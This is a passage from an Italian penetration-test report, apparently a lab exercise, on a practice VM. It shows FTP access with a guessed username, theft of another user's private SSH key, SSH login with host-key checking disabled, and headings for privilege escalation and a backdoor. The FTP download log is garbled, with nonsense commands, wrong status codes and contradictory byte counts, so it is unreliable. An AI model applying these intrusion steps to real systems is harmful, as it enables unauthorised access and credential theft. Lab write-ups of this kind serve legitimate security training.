
Essendo che l’utente **Mark Brown** ha come nome utente sul forum **MBrown** e come nome utente di sistema **mbrown**, molto probabilmente questo schema è mantenuto anche dagli altri utenti del sistema. Seguendo questo presupposto, viene effettuato un tentativo con l’utente **Richard Hedley** e, con un po’ di fortuna, il risultato è il seguente:




```
(kali㉿kali)-[~]
└─$ ftp rhedley@10.0.2.4
Connected to 10.0.2.4.
220 ProFTPD 1.3.4a Server (LazyAdmin corp.) [10.0.2.4]
331 Password required for rhedley
Password:
230 User rhedley logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16657|)
ftp: Can't connect to `10.0.2.4:16657': Connection refused
200 EPRT command successful
150 Opening ASCII mode data connection for file list
226 Transfer complete
ftp> ls
200 EPRT command successful
150 Opening ASCII mode data connection for file list
226 Transfer complete
```

**Figura 3.21:** Accesso *FTP* con l’utente **rhedley**

È stato eseguito il login con successo e, a questo punto, quello che si può fare è esplorare un po’ i file accessibili dall’utente. Quello che si può notare è che l’utente utilizzato ha accesso alla cartella dell’utente **mbrown** e andando nella cartella **.ssh** (dove *OpenSSH* salva i file relativi alle chiavi) si trova un file **downloadkey** al quale l’utente può accedere, come mostrato di seguito:



(a) Download della chiave di **mbrown**



(b) Verifica della tipologia di chiave di **mbrown**

```

ftp> cd ..
220 CMD command successful
ftp> cd m
220 CMD command successful
ftp> mbscrubber
220 CMD command successful
ftp> id_rsa
200 EPRT command successful
220 Openning ASCII mode data connection for file list
226 Transfer complete
221 Goodbye.
220 CMD command successful
221 Goodbye.
220 EPRT command successful
158 Opening ASCII mode data connection for file list
158 1075 Mar 18 2013 id_rsa
158 398 Mar 18 2013 id_rsa.pub
226 Transfer complete
221 Goodbye.
220 EPRT command successful
220 Openning ASCII mode data connection for downloadkey (3675 bytes)
200 EPRT command successful
220 Openning BINARY mode data connection for downloadkey (3675 bytes)
1008 i*****1675 1.77 MB/s 00:00 ETA
1675 bytes received in 00:00 (500.30 kB/s)
221 Goodbye.
221 Goodbye.

```

**Figura 3.22:** Ottenimento della chiave privata di **mbrown**

Una volta ottenuto il file **downloadkey**, utilizzando il comando **file** è stato possibile accertarsi che il file sia effettivamente una **chiave privata**.


### 3.2.9 Ottenimento di una shell

Dal momento che grazie all’utente **rhedley** è stato possibile recuperare la chiave privata dell’utente **mbrown**, adesso è possibile effettuare l’accesso all’asset tramite *SSH* utilizzando il seguente comando:

```
1 ssh -i downloadkey mbrown@10.0.2.4 -o StrictHostKeyChecking=no
```

È stato necessario aggiungere anche il parametro **StrictHostKeyChecking=no** poichè, dal momento che ad ogni riavvio l’asset rigenera la propria chiave *SSH*, *OpenSSH* solleva un warning e chiude la connessione in via preventiva per evitare attacchi **Man-In-The-Middle** (visto che la chiave pubblica precedentemente salvata è cambiata) e, per evitare la chiusura, si aggiunge il parametro per ignorare quest’allerta.

In seguito all’esecuzione del comando, il risultato è il seguente:



```

(kali㉿kali)-[~/files-ftp]
$ ssh -i downloadkey mbrown@10.0.2.4 -o StrictHostKeyChecking=no
Warning: Remote host identification has changed!
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:Qs0WIIns9rza028v2Q93hTz3ANx5XndZYj7XY/tNM.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:
  remove with:
    ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "10.0.2.4"
Password authentication is disabled to avoid man-in-the-middle attacks.
Keyboard-interactive authentication is disabled to avoid man-in-the-middle attacks.
UpdateHostkeys is disabled because the host key is not trusted.
mbrown@webhost:~$ whoami
mbrown
mbrown@webhost:~$ id
uid=1001(mbrown) gid=1001(mbrown) groups=1001(mbrown),997(ftpuser),998(sshlogin)
mbrown@webhost:~$ 

```

**Figura 3.23:** Ottenimento della shell come utente **mbrown**

Adesso che è stata ottenuta una shell sull’asset, la fase di *Exploitation* può darsi conclusa con successo.

# CAPITOLO 4

---

## Post-Exploitation

---

### 4.1 Privilege Escalation

Ora che è stato ottenuto l'accesso al sistema, il prossimo passo è quello di ottenere quanti più privilegi possibile.

**4.1.1 Fallimento delle strategie automatizzate**

**4.1.2 Privilege Escalation orizzontale**

**4.1.3 Scoperta di un backup**

**4.1.4 Decifratura del backup**

**4.1.5 Cracking delle password trovate all'interno del backup**

**4.1.6 Privilege Escalation Verticale**

## **4.2 Maintaining Access**

**4.2.1 Crezione della backdoor**

**4.2.2 Trasferimento della backdoor sull'asset**

**4.2.3 Abilitazione della backdoor**

**4.2.4 Impossibilità di testing della backdoor**

---

## Bibliografia

---

- [1] (1992), «Assigned Numbers», RFC 1340, URL <https://www.rfc-editor.org/info/rfc1340>. (Citato a pagina 18)
- [2] (2015), [https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd\\_modcopy\\_exec/](https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/). (Citato a pagina 29)
- [3] (2023), «arp-scan(1): arp scanner - linux man page», [=https://linux.die.net/man/1/arp-scan](https://linux.die.net/man/1/arp-scan). (Citato a pagina 9)
- [4] (2023), «Documentazione nmap», <https://nmap.org/book/man.html>. (Citato alle pagine 8, 10, 11, 13, 14, 15 e 16)
- [5] (2023), «nping(1) - linux man page», <https://linux.die.net/man/1/nping>. (Citato a pagina 10)
- [6] (2023), «unicornscan(1) - linux man page», <https://linux.die.net/man/1/unicornscan>. (Citato a pagina 17)
- [7] (2023), «VirtualBox Virtual Networking», <https://www.virtualbox.org/manual/ch06.html>. (Citato a pagina 2)
- [8] CONTRIBUTORS, W. (2023), «UDP Port Scan», [https://en.wikipedia.org/wiki/Port\\_scanner](https://en.wikipedia.org/wiki/Port_scanner). (Citato a pagina 18)
- [9] IETF (1985), «RFC 951: Bootstrap Protocol», <https://datatracker.ietf.org/doc/html/rfc951>. (Citato a pagina 18)

- [10] SMEETS, M. (2018), «Virtualization and Oracle VM VirtualBox networking explained», <https://technology.amis.nl/platform/virtualization-and-oracle-vm/virtualbox-networking-explained/>. (Citato a pagina 8)
- [11] UNICORNSCAN (2007), *unicornscan documentation getting started*, <http://www.security-science.com/pdf/unicornscan-documentation-getting-started.pdf>. (Citato alle pagine 17 e 18)
- [12] ZALEWSKI, M. (2023), «p0f: Identify remote systems passively - linux man page», <https://linux.die.net/man/1/p0f>. (Citato a pagina 11)